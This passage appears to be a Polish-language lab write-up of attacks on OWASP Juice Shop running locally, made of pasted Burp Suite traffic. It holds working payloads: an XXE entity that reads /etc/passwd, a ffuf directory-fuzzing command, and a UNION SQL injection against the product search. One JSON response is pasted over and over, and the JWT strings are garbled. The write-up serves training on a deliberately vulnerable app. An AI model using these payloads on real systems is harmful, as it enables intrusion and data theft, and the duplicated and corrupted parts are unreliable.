chChxeha3Z7zRrluQGhappdB1roe5Yak--v_4FuR-iZy27FiAny8a55-oDm
94-pATB-VgzM0grWQwpaxTg_2Wk_x7U
8 Content-Type: application/json
9 Content-Length: 24
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
vmBhbvtbIGsKSxUgHvluhbTLfzf5S5tMizfbSoHvluZbtzaimbf1DSzXhNluB
bhwltnqXDRcmeS8NuW7TpjCJxswRiRMS1nHR6t551PaCY3sK7iqafk7;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid
2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1Nz
RkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVR
va2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdl
Ijoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciL
CJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6Ij
IwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI
tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0
MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgA
xWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4
gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb
2z3JgHNTbjdij3eRM50rr04
14 {
  "paymentMode": "coupon"
}
```

Response

Pretty Raw Hex Render ⌂ ⌄ ⌅

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 940
8 ETag: W/"3ac-zJRCpkIBZFJlvWMghnvEkai/rc"
9 Vary: Accept-Encoding
10 Date: Thu, 23 Dec 2021 12:50:41 GMT
11 Connection: close
12 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
13 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
14 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
15 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
16 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
17 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
18 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
19 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
20 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
21 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
22 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
23 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
24 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
25 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSiisInJvbGUoIjJdXNob2lciisInRlbhV4ZVRva2VuIjoiIiwiBGFzdExvZ2lusuXAIoIiwljAuMC4wIiwiCHjvZmlsZULtYwdlIjoil2Fzc2V0cy9wdWjsaWMva1hZ2vL3WbG9hZHMvZGVmYXXvscC5zdmciLCJ0b3RwU2VjcmVOiijoIiwiAxBNv3RpdmUiOnRydWUsInMyZWF0ZWRBdCI6IjIwMjEtMTItMjFUMjI6MDI6MTYuOTM4WiIsInVzZGF0ZWRBdCI6IjIwMjEtMTI tMjNUMTE6MDE6MjMuMzY2WiIsImRlbGV0ZWRBdCI6bnVsboHs0imhdC16MTY0MDI1NzI4Myw1ZxhwIjoxNjQwMjclMjgzf0.VOGWCX4V0pMkfQcyL3s8poVKgAxWHCZY92_EGdz8H8o0X0GeYKqB2BwOHJni0dygRXFrUVb7-pxZIP3kWz8Y4gUyili2Br2VstIkSDjWPSdnypYrJmuQrSGYQtW0J29TH8rlsK8Xfz32FSRjb2z3JgHNTbjdij3eRM50rr04
26 {
  "status": "success",
  "data": {
    "confirmation": "Congratulations! You are now a deluxe member!",
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYm1lIjoid2lrySIsImVtYWlsIjoid2V3Zxdld2VAZ21haWwuY29tIiwiCgfzc3dvcmQioiJk0QWxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzN
```

XXE

XXE Data Access

- 1) Korzystając z poprzedniej podatności gdzie rozszerzenie nie było walidowane, przesyłam plik xml.
- 2) Korzystam również z gotowych przykładowych payloadów dostępnych na stronie owasp.a.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

- 3) Po wysłaniu przygotowanego pliku i przechwyceniu w burpie zapytania, otrzymujemy informację na temat userów

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a complex XML payload is shown, which includes an entity reference to the file:///etc/passwd system. In the Response pane, the server's response is displayed. It starts with an HTTP header (HTTP/1.1 410 Gone), followed by several CORS-related headers (Access-Control-Allow-Origin: *, X-Content-Type-Options: nosniff, X-Frame-Options: SAMEORIGIN, Feature-Policy: payment 'self', Content-Type: text/html; charset=utf-8, Vary: Accept-Encoding, Date: Thu, 23 Dec 2021 13:53:33 GMT, Connection: close, Content-Length: 4355). Below the headers, the response body is an HTML page. The page contains a title section with the text: "Error: B2B customer complaints via file upload have been ... deprecated for security reasons: <?xml version='1.0'?><!DOCTYPE foo [<!ELEMENT foo ANY><!ENTITY xxe SYSTEM "file:///etc/passwd">]><foo>&xxe;</foo>". The page also includes a style section with CSS rules for margins, padding, and outlines.

Access Log (Sensitive Data Exposure)

- 1) Korzystam z FFUF w celu przeszukania dostępnych folderów. W wyniku dostaję informację, która potwierdza istnienie wszystkich stron z wordlisty. Po sprawdzeniu jednej z nich, dostaję przekierowanie na stronę główną.

1999		[Status: 200, Size: 1987, Words: 207, Lines: 30]
1996		[Status: 200, Size: 1987, Words: 207, Lines: 30]
1x1	Security Misconfiguration	[Status: 200, Size: 1987, Words: 207, Lines: 30]
2		[Status: 200, Size: 1987, Words: 207, Lines: 30]
20		[Status: 200, Size: 1987, Words: 207, Lines: 30]
200		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2000		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2002		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2001	Name	[Status: 200, Size: 1987, Words: 207, Lines: 30]
2003		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2004		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2005		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2006	Access Log	[Status: 200, Size: 1987, Words: 207, Lines: 30]
2007		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2008		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2009	Allowlist Bypass	[Status: 200, Size: 1987, Words: 207, Lines: 30]
2010		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2011		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2012		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2013	CSP Bypass	[Status: 200, Size: 1987, Words: 207, Lines: 30]
2014		[Status: 200, Size: 1987, Words: 207, Lines: 30]
21		[Status: 200, Size: 1987, Words: 207, Lines: 30]
22		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2257	Christmas Special	[Status: 200, Size: 1987, Words: 207, Lines: 30]
23		[Status: 200, Size: 1987, Words: 207, Lines: 30]
25		[Status: 200, Size: 1987, Words: 207, Lines: 30]
24		[Status: 200, Size: 1987, Words: 207, Lines: 30]
2g	Easter Egg	[Status: 200, Size: 1987, Words: 207, Lines: 30]
3		[Status: 200, Size: 1987, Words: 207, Lines: 30]
30		[Status: 200, Size: 1987, Words: 207, Lines: 30]
300		[Status: 200, Size: 1987, Words: 207, Lines: 30]
32		[Status: 200, Size: 1987, Words: 207, Lines: 30]
3g	Ephemeral Account	[Status: 200, Size: 1987, Words: 207, Lines: 30]
3rdparty		[Status: 200, Size: 1987, Words: 207, Lines: 30]
4		[Status: 200, Size: 1987, Words: 207, Lines: 30]
400	Expired Coupon	[Status: 200, Size: 1987, Words: 207, Lines: 30]
401		[Status: 200, Size: 1987, Words: 207, Lines: 30]

2) Aby rozwiązać ten problem i otrzymać więcej informacji, stosuję filtrację wyników

```
(kali㉿kali)-[~] └─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u http://localhost:3000/FUZZ -fs 1987
```

Głupi challange...XD

Injection

Ephemeral Accountant (Log in with the (non-existing) accountant `acc0unt4nt@juice-sh.op` without ever registering that user.)

1) Korzystając z wcześniejszych podatności, pobierać informacje o tabeli *Users*

Request

Pretty	Raw	Hex	Copy	ln	☰
--------	-----	-----	------	----	---

```

1 GET /rest/products/search?q=
banana'))UNION%20SELECT%20sql, 2,3,4,5,6,7,8,%20FROM%20sqlite
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNz
Iiw1ZGF0YSI6eyJpZC16MjEsInVzZXJuYWlIoiiviZW1hawWiOj3ZXdld
2V3ZUbnbWFpbC5jb2oiLCJwYXNzd29yZC16ImQ5ZDFM2E1ZWI4yjU3NG05OD
VkJWMOMzVLYTyzM2NlIiwiwm9sZS16ImNlc3RvbWVyIiwiZGVsdXhlVG9rZW4
